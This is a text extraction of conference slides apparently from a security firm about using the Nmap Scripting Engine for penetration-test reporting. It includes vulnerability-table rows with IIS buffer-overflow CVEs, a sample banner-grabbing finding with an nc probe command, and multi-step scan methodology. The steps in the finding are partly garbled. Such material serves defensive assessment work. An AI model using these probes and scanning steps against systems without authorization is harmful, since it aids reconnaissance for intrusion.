17	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	45	Medium	Host Unknown Open TCP Ports Found	A host is a network node able to provide multiple services. In this case the host becomes	A classic TCP port scan was able to determine the port status on the remote server	The knowledge of installed products and technologies allows an attacker to	Unknown Ports (2 Total):	0	Portscanning	Internal Security Assessment	YES	
18	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	43	Medium	Firewall Regarding Filtered TCP Ports Detection	A firewall is an integrated collection of security measures designed to	The detailed analysis of the port scan behavior allows the detection of filtered top	If an attacker suspects the installation of a firewall, he might behave differently.	Filtered Ports (3 Total):	0	Reconnaissance	Internal Security Assessment	YES	
19	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	74	Medium	Web Server SSL Version Identification	A web server is a host that is serving documents via http. A client, usually a web	While connecting to a HTTPS web server the retrieval of the supported	The support and use of weak SSL versions increases the possibilities of	SSLv2 is supported	8194 lbp1	Enumeration	Internal Security Assessment	NO	
20	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	41	Medium	Host Operating System TCP Fingerprinting	Every host is running an operating system which is responsible for central tasks	The handling of the TCP traffic is addressed by the TCP stack of the operating	If an attacker knows the underlying operating system, he might be able to prepare	Microsoft Windows Server 2003 SP1 or SP2	0	Enumeration	Internal Security Assessment	NO	
21	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	8025	Medium	Microsoft IS until 6.0 ASP Include File Buffer Overflow	Microsoft IS is the official web server shipped with professional editions of	Microsoft IS until 6.0 is vulnerable to a buffer overflow attack regarding	An attacker is able to enforce a memory corruption. This will lead to a	Microsoft IS II: httpd 6.0	80 www-http	Exploitation	CVE-2006-0026	Internal Security Assessment	NO
22	A - Network 1 (0.x.x.53-0.x.x.120)	x.x.x.105	somehost.customer.example	8127	Medium	Microsoft IS until 6.0 HTML Encode Buffer Overflow	Microsoft IS is the official web server shipped with professional editions of	Microsoft IS 5.1 and 6.0 are vulnerable to a buffer overflow attack	An attacker is able to enforce a memory corruption. This will lead to a	Microsoft IS II: httpd 6.0	80 www-http	Exploitation	CVE-2006-0075	Internal Security Assessment	NO
23															

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
● Reporting
Conclusion





Reporting 3/5: Nice Report Document

Medium Web Server Banner Grabbing ID 16

Zone: Int - Internal Network (Eth1)
Host: [REDACTED]
Port/Service: tcp/80 (www/http)
Component: Service (HTTP Web Server)
Step: Application Fingerprinting (Greybox Penetration Test)
Class: Configuration Problem

Introduction:
A web server is a host that is serving documents via http. A client, usually a web browser, is able to connect to the web server and to request some of the hosted resources. Those are returned to and interpreted by the browser.

Problem:
By connecting to a web server and requesting a resource the client gets the banner of the web server. This banner includes the application name and version.

Impact:
Banner-grabbing helps an attacker to identify the used software. This makes it possible to initiate product related attacks.

Effort: 10 minutes, Level: Script Kiddie, Type: Exploiting, Harmful: No
The server with the telnet command "telnet <host> <port>".
is established. This is usually not declared by the web server with an automated welcome

3. Enter the an HEAD request for an existing resource with the structure "HEAD / HTTP/1.0".
4. Verify that you received an http response which contains the line Server in the header. Within the Server line the httpd implementation usually announces itself.

Result:

```
debian:~# echo -en "HEAD / HTTP/1.0\n\n" | nc [REDACTED] 80
HTTP/1.0 201 Moved Permanently
Location: https://
Content-Length: 0
Connection: close
Date: Tue, 27 Jul 2010 10:45:23 GMT
Server: lighttpd/1.5.0
```

Possible False Positives:
1. The response was received from a proxy system and not by the target host (10%). => Usually the destination port is still 80. To verify this issue by establishing a full session within the provided application protocol.

basic
secissue
information

results
from nse
scans

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
● Reporting
Conclusion





INFO@SCIP.CH
SECURITY • CONSULTING • INFORMATION • PROCESS T +41 44 404 13 13 F +41 44 404 13 14
BADENERSTRASSE 551 8048 ZÜRICH



Reporting 4/5: Advantages

- Successful handling of *a lot* of data
- Statistical analysis
- Comparison of:
 - services, hosts, zones
 - products, vendors, releases
 - projects, customers, industries
 - owners, administrators, maintainers
- Trend + performance analysis

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
● Reporting
Conclusion





Reporting 5/5: Performance Optimization

- Our record of large-scale assessments:
 - 3.212 Hosts
 - 10.278 Ports [=3.1 Ø Port/Host]
 - 27.751 Secissues [=2.7 Ø Secissue/Port]
- Multi-step scanning:
 - (1) Ping sweep (arp, icmp, tcp, udp)
 - (2) Syn scan only (no udp scans, please!)
 - (3) Version detection & script scan
 - (4) Improve scripts ⇒ goto (3)
- Derivative results:
 - No further tests if version detection is accurate
 - Pre-serve results from prior script runs

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
● Reporting
Conclusion





Conclusion 1/2: Summary

- NSE stands for *Nmap Scripting Engine*
- NSE is using *Lua* to provide modular scripts
- NSE allows further *data processing*
- NSE allows additional *request attempts*
- Output as *XML* allows further data processing
- Output *wrapper* prepares data for processing
- Database allows handling of *large data sets*
- Database *exports* are possible (e.g. Excel, PDF)
- *Multi-stepping* improve flexibility
- *Derivative plugins* improve performance

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
● Conclusion





Conclusion 2/2: One more Thing ...

- Why do we choose Nmap:
 - Great project from clever people (Thank you!)
 - Very stable releases
 - Frequent development progress
- What we will release after this talk:
 - These slides ;)
 - scip Top 10 Vulnerabilities NSE Scripts
 - Basic Ruby parser xml2csv
 - Visit <http://www.scip.ch/?labs>

Introduction
Scripting Engine
Portscan Script
Version Info Script
Exploit Script
Professional Output
Database Processing
Reporting
Conclusion





Ressources

- General

- <http://nmap.org/book/nse.html>
 - <http://nmap.org/nsedoc/>
 - <http://www.scip.ch/?labs.20100507>

- Scripts

- <http://www.computec.ch/projekte/httprecon/?s=download>
 - <http://www.scip.ch/?labs.20100603>

- Introduction
- Scripting Engine
- Portscan Script
- Version Info Script
- Exploit Script
- Professional Output
- Database Processing
- Reporting
- Conclusion





SECURITY • CONSULTING • INFORMATION • PROCESS		T +41 44 404 13 13	F +41 44 404 13 14
BADENERSTRASSE 551		8048 ZÜRICH	



Security is our Business!

scip AG
Badenerstrasse 551
8048 Zürich

Tel +41 44 404 13 13
Fax +41 44 404 13 14
Mail info@scip.ch
Web <http://www.scip.ch>
Twitter
<http://twitter.com/scipag>



- ☐ Strategy | Consulting
- ☐ Auditing | Testing
- ☐ Forensics | Analysis

